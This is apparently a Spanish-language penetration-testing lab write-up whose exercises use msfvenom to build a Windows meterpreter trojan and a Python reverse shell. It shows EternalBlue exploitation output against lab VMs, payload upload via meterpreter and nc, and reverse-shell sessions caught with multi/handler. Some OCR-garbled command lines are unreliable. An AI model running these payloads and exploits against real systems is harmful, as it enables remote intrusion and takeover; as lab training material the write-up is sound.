
EJERCICIOS MSFVENOM


EJERCICIO 1 - MSFvenom y Metasploit

1.- Se Crea con MSFvenom un troyano adecuado para el sistema *Windowsploitable7:*




```
┌──(kali㉿ kali)-[~]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.19 LPORT=4444 -f exe -o exploit_w7.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: exploit_w7.exe

┌──(kali㉿ kali)-[~]
└─$
```

2.- Se Inicia sesión mediante una vulnerabilidad en maquina objetivo:




```
[*] Started reverse TCP handler on 10.0.2.19:4444
[*] 10.0.2.101:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.2.101:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.0.2.101:445      - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.2.101:445 - The target is vulnerable.
[*] 10.0.2.101:445 - Connecting to target for exploitation.
[+] 10.0.2.101:445 - Connection established for exploitation.
[+] 10.0.2.101:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.101:445 - CORE raw buffer dump (42 bytes)
[*] 10.0.2.101:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.0.2.101:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.0.2.101:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.0.2.101:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.101:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.101:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.101:445 - Starting non-paged pool grooming
[+] 10.0.2.101:445 - Sending SMBv2 buffers
[+] 10.0.2.101:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.101:445 - Sending final SMBv2 buffers.
[*] 10.0.2.101:445 - Sending last fragment of exploit packet!
[*] 10.0.2.101:445 - Receiving response from exploit packet
[+] 10.0.2.101:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.2.101:445 - Sending egg to corrupted connection.
[*] 10.0.2.101:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 10.0.2.101
[+] 10.0.2.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.0.2.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.0.2.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Meterpreter session 1 opened (10.0.2.19:4444 -> 10.0.2.101:49162) at 2024-09-02 08:39:02 +0200

meterpreter > help
```

3.- Se procede a cargar el troyano en la máquina atacada:




```
meterpreter > pwd
C:\Windows\system32
meterpreter > upload /home/kali/exploit_w7.exe  C:\Windows\system32exploit_w7.exe
[*] Uploading  : /home/kali/exploit_w7.exe -> C:Windowssystem32exploit_w7.exe
[*] Uploaded 7.00 KiB of 7.00 KiB (100.0%): /home/kali/exploit_w7.exe -> C:Windowssystem32exploit_w7.exe
[*] Completed  : /home/kali/exploit_w7.exe -> C:Windowssystem32exploit_w7.exe
```

4.- Se ejecuta en la maquina objetivo el exploit creado, mientras se encuentra a la escucha por el puerto 444 el multi/handler:



```
meterpreter > pwd
C:\Windows\system32
meterpreter > execute -f C:\Windows\system32\exploit_w7.exe
Process 1356 created.
```


5.- Una vez se ejecuta el exploit, obtenemos una sesión multi/handler en la maquina objetivo



```
msf6 exploit(multi/handler) > set lhost 10.0.2.19
lhost => 10.0.2.19
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.19:4444
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] run: Interrupted
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.19:4444
[*] Sending stage (201798 bytes) to 10.0.2.101
[*] Meterpreter session 2 opened (10.0.2.19:4444 -> 10.0.2.101:49164) at 2024-09-02 09:16:03 +0200

meterpreter > pwd
C:\Windows\system32
meterpreter > 
```

EJERCICIO 2 - MSFvenom y Metasploit


1.- Se crea con MSFvenom un troyano adecuado para el sistema Metasploitable2:



```
┌──(kali㉿ kali)-[~]
└─$ msfvenom -p python/shell_reverse_tcp LHOST=10.0.2.19
LPORT=4444 -f raw -o exploit_meta2.py

[-] No platform was selected, choosing Msf::Module::Platf
orm::Python from the payload
[-] No arch selected, selecting arch: python from the pay
load
No encoder specified, outputting raw payload
Payload size: 412 bytes
Saved as: exploit_meta2.py
```


2.- Se carga el troyano en la máquina a través de ssh:

- Envío de Kali a Metaexploitable




```
┌──(kali㉿ kali)-[~]
└─$ nc 10.0.2.6 4444 < /home/kali/exploit_meta2.py
```

- Recepción por parte del objetivo




```
msfadmin@metasploitable:~$ nc -lvnp 4444 >exploit_meta2.p
y
listening on [any] 4444 ...
connect to [10.0.2.6] from (UNKNOWN) [10.0.2.19] 48552

msfadmin@metasploitable:~$ ls
exploit_meta2.py shell.elf vulnerable
msfadmin@metasploitable:~$
```

3.- Se ejecuta el exploit creado en la maquina objetivo, una vez abierta la multi/handler en Metasploit:



```
┌──(kali㉿ kali)-[~]
└─$ ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAl
gorithms=+ssh-rsa msfadmin@10.0.2.6    /thon /home/msfadmi
n/exploit_meta2.py'
```

4.- Se utiliza el exploit *multi/handler* para conseguir una sesión en la máquina víctima:



```
msf6 exploit(multi/handler) > set rhosts 10.0.2.6
rhosts => 10.0.2.6
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.19:4444
[-] Command shell session 31 is not valid and will be closed
[*] 10.0.2.101 - Command shell session 31 closed.
[-] Command shell session 32 is not valid and will be closed
[*] 10.0.2.101 - Command shell session 32 closed.
[-] Command shell session 33 is not valid and will be closed
[*] 10.0.2.101 - Command shell session 33 closed.
[-] Command shell session 35 is not valid and will be closed
[*] 10.0.2.101 - Command shell session 35 closed.
[-] Command shell session 36 is not valid and will be closed
[*] 10.0.2.101 - Command shell session 36 closed.
[*] Command shell session 34 opened (10.0.2.19:4444 -> 10.0.2.6:47054) at 2024-09-02 11:19:25 +0200

[-] Command shell session 37 is not valid and will be closed
[*] 10.0.2.101 - Command shell session 37 closed.
pwd
/home/msfadmin
ls
exploit_meta2.py
shell.elf
vulnerable
```